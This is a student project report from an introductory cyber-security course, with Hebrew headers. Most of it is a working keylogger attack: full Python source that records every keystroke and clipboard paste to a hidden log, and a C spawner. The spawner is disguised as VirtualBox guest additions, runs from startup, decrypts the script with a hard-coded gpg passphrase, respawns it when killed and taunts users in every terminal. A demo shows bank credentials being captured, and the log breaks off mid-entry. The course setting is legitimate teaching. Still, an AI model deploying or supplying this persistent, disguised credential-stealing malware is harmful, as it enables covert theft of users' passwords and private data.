1) **<u>מסלול:</u>**

מדעי המחשב

2) **<u>קורס:</u>**

מבוא לאבטחת סייבר

3) **<u>מרצה:</u>**

יורם סגל

4) **<u>חברי הקבוצה:</u>**

עידן ניצן, 301831194

תומר כהן, 314678079

כרמל הרשטיק, 300908258

שי ברצלבסקי, 313363541

גילי שוקרון, 208312231

5) **<u>קוד מזהה קבוצה:</u>**

YBT392

6) **<u>קוד מזהה קבוצה יריבה:</u>**

www123

<u>פרויקט זה נעשה ע"פ הבלוג **Coding a Simple Virus in Python – A Simple Guide**, מאת **Imdad Ahad**, בתאריך 17/01/2021</u>

תוכן עניינים:

היתרים

<u>**קישורים**</u>

<u>**קישור לדוח סיכום בכונן המשותף:**</u>

https://docs.google.com/document/d/1HwppQNJqW_ONeAmFZcU9ZcS7KctDXHba/view

<u>**קישור לקובץ "מכונת סביבת עבודה" בכונן המשותף:**</u>

https://drive.google.com/file/d/18v3OEbrMp6DMButCZjMvKR_i1kuleFYM/view

<u>**קוד ה-Hash של הקובץ "מכונת סביבת עבודה":**</u>

cba898d59f26eb303e60f760ff3b5f81

<u>**קישור לקובץ "מכונה מוגנת" בכונן המשותף:**</u>

https://drive.google.com/file/d/1b-Epnj0dCg_LjML8Yxi4dur3QRRpiJfK/view

<u>**קוד ה-Hash של הקובץ "מכונה מוגנת":**</u>

bb606e697720599e41f14f2e126f686e

גוף הדוח

מטרת התקיפה:

The main purpose of the attack is to steal credentials and other sensitive data written by a user on an infected machine:

The virus listens to keyboard keystrokes and for every time that the user presses a key on the keyboard, the virus will write that particular key and the exact time that key was pressed to a log file as plain text. Also, when the user copies/pastes anything using the keyboard, it will write the exact time and paste the clipboard content to the logfile.

Once the attacker retrieves the logfile he will get access to ALL of the typing that were made while the virus was running.

מטרת ההגנה:


The main purpose of the defense is to prevent the logger from getting sensitive data by using the same technique as the attack does, but with a slight twist:

The main thread launches a temporary text editor and then listens to keyboard key-strokes just like the attack does but instead of writing the key and time into a file, it changes the focused window to the editor, generate a random number of "fake" key-strokes, and once done, changes the focus back to the same window that the user has typed into.


The real idea was to cover each and every keypress but since we could not make it work fast enough, the defense is toggled by the F2 key. Once pressed, the defense will know when the user presses a letter\digit\space\enter and will generate a random number of fake key presses. When F2 is pressed again, the defense will stop listening to user input until toggled back on again.
We call this feature "Critical Section solution".

<u>תיאור אופן מימוש ההתקפה:</u>

We’ve placed a folder on the Desktop named “Cyber” and inside there’s a file named Article.hello which is the logger, a python script, that is encrypted. (hackers wouldn’t do just that. They would also hide the script.)



We’ve added this to the startup program list



Additional startup programs:

SSH Key Agent
GNOME Keyring: SSH Agent

vboxclient
Virtua

VMW
Virtua


VMwa
No de

Name: VMWare Guest Agent

Command: 3ox/VirtualBox_GuestAdditions|--

Comment: VirtualBox guest addition settings


So when the machine starts, it also runs this process, VirtualBox_GuestAdditions.



```
user       1917  0.0  0.0   4384   752 tty1     S+   15:41   0:00 /home/user/.config/VirtualBox/VirtualBox_GuestAdditions --fullscreen --bridged-connection
```


This process is the engine behind this attack. It is a compiled e.c file that sleeps for 2-6 seconds, then decrypts the keylogger script, launches it and right after it launches, removes the decrypted file leaving just the encrypted file in the folder and waits until the process of the script is not running anymore, when that occurs, it will decrypt-launch-delete again.

<u>spawner.c code:</u>



```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <time.h>

//sleep a bit and remove the decrypted file.
void sigusr1_handler(int signo){
        usleep(75000);
        system("rm /home/user/Desktop/cyber/.Article");
        signal(SIGUSR1,sigusr1_handler);

}

// this was an attempt to disable the user from killing our spawner.
// doesnt work on sigkill. works on sigterm.
void sigignore(int signo){
        system("for f in /dev/pts/*; do echo \"\nCome on... for real... ;)\" > $f;done");
        signal(SIGTERM, sigignore);
        signal(SIGKILL, sigignore);
}

int main(int argc, char * argv[]){
    signal(SIGTERM, sigignore);
    signal(SIGKILL, sigignore);
    int scriptID = 500000;
    srand(time(NULL));
    while(1){
    sleep(rand()%5+2); //sleep for 2-7 seconds
        if (kill(scriptID,0)<0){ // checks if the script is alive (thinking now, this check is unnesecary.)
                if ((scriptID = fork()) < 0){ // fork
                    perror("Fork failed\n");
                    exit(-1);
                }
                if (scriptID == 0){ // child code
                        system("echo YbT39@ | gpg --batch --yes --passphrase-fd 0 --output /home/user/Desktop/cyber/.Article --decrypt /home/user/Desktop/cyber/Article.hello"); //decrypt the script file
                        kill(getppid(), SIGUSR1); // let main know we finished decrypting
                        execlp("python3", "python3", "/home/user/Desktop/cyber/.Article", (char*) NULL); // launch the decrypted script
                }
        }
        signal(SIGUSR1,sigusr1_handler);
        pause(); // wait for the decryption to finish
        wait(NULL); // when we pass this line, it means that the python script was stopped.
        system("for f in /dev/pts/*; do echo \"\nAre you sure that you're supposed to do that?? ;)\" > $f;done"); // print a message to all terminals
    }
}
```


After the spawner sleeps for a few seconds, it launches the python script:



```
user       2066  0.3  0.4 122780 17224 tty1     Sl+  18:52   0:00 python3 /home/user/Desktop/cyber/.Article
```

After launching the .Article script, spawner.c goes into a waiting state.


If the user finds and kills the python script, the spawner will be awoken, and will write this message:



```
user@ubuntu:~$ kill -9 2066
user@ubuntu:~$
Are you sure that you're supposed to do that?? ;)
```

(The message is sent to all the terminals.)

After sending the message it will sleep for 2-6 seconds and then respawn (decrypt, launch, delete) a new python process.



```
user@ubuntu:~$ ps -aux | grep Article
user       2270  0.0  0.4 122780 17188 tty1     Sl+  18:53   0:00 python3 /home/user/Desktop/cyber/.Article
```


The python script

The python script listens for any key-press that occurs and writes that particular key and the exact time of key-press into the logfile. It also checks for the combination of Ctrl+c and Ctrl+v and once pressed it will paste what the user copied/pasted into the log file as well.

The python script code:

Pynput is a library that gives the ability to listen to keystrokes and make virtual keystrokes. (Virtual keystrokes are not equivalent to “fake” keystrokes. We assume that pynput-made keystrokes are not real keyboard interrupts but virtual ones.)

Pyperclip is a library that gives the ability to paste the clipboard of the machine.



```python
import errno
import os
from pynput.keyboard import Key, Listener
import pyperclip
import datetime

ctrlFlag = False
KEYSTROKE_LOG_FILE = "./.logs/.keystroke.log" # The log file location

def mkdir_p(path):# Creates a folder if it doesn't exist.
    try:
        os.makedirs(path)
    except OSError as exc: # Python >2.5
        if exc.errno == errno.EEXIST and os.path.isdir(path):
            pass
        else:
            raise


def safe_open_a(path):
    mkdir_p(os.path.dirname(path))
    return open(path, 'a')


def on_press(key): # A new threads start here for every key press
    global ctrlFlag
    now = datetime.datetime.now()
    with safe_open_a(KEYSTROKE_LOG_FILE) as f:
        if key == Key.ctrl:
            ctrlFlag = True
        try:
            if not ctrlFlag or (key.char != 'v' and key.char != 'c'): # not Ctrl+c or Ctrl+v
                f.write(f"{now}: Key Pressed - {key.char}\n")
            elif ctrlFlag and key.char == 'c':                          # Ctrl+c.
                f.write(f"{now}: Key Pressed - {key.char}\n")
                contents = pyperclip.paste()
                f.write(f"{now}: Copied Clipboard: {contents}\n")
            else:                                                       # Ctrl+v.
                f.write(f"{now}: Key Pressed - {key.char}\n")
                contents = pyperclip.paste()
                f.write(f"{now}: Pasted Clipboard: {contents}\n")
        except AttributeError: # All the rest of the keys
            f.write(f"{now}: Key Pressed - {key}\n")


def on_release(key): # New threads starts here for every key release
    global ctrlFlag
    ctrlFlag = False


with Listener(on_press=on_press, on_release=on_release) as listener: # The main thread wait on this line and listens
    listener.join()                                                  # for key strokes
```


In a few words, the main thread reaches the bottom line and waits for any key-press or key-release. Once that happens, it starts a new thread that runs the function on_press or on_release accordingly.

on_press checks if there is a combination of Ctrl+c or Ctrl+v, if there is, it pastes the clipboard to the logfile, if not, it writes the key to the logfile


on_release resets the Ctrl flag.

Attack Demo – Bank Credentials


Let's simulate a user that starts the machine and wants to check his bank account on the bank's website.



The OS is loaded




The user opened Chrome and typed "www.leumi.co.il" and pressed Enter.



The user typed “YBT392” as the account ID, moved to the password box, typed his password and pressed Enter.

Now we check what our log file contains




```
2021-07-12 17:35:19.482301: Key Pressed - w
2021-07-12 17:35:20.012249: Key Pressed - w
2021-07-12 17:35:20.502434: Key Pressed - w
2021-07-12 17:35:20.917591: Key Pressed - .
2021-07-12 17:35:21.307366: Key Pressed - l
2021-07-12 17:35:21.722668: Key Pressed - e
2021-07-12 17:35:22.111369: Key Pressed - u
2021-07-12 17:35:22.461351: Key Pressed - m
2021-07-12 17:35:22.742357: Key Pressed - i
2021-07-12 17:35:23.181566: Key Pressed - .
2021-07-12 17:35:23.448403: Key Pressed - c
2021-07-12 17:35:23.563196: Key Pressed - o
2021-07-12 17:35:23.912338: Key Pressed - .
2021-07-12 17:35:24.252469: Key Pressed - i
2021-07-12 17:35:24.526284: Key Pressed - l
2021-07-12 17:35:25.239387: Key Pressed - Key.enter
2021-07-12 17:36:22.118949: Key Pressed - Key.shift
2021-07-12 17:36:22.599413: Key Pressed - Y
2021-07-12 17:36:23.163288: Key Pressed - B
2021-07-12 17:36:23.653497: Key Pressed - T
2021-07-12 17:36:24.201319: Key Pressed - 3
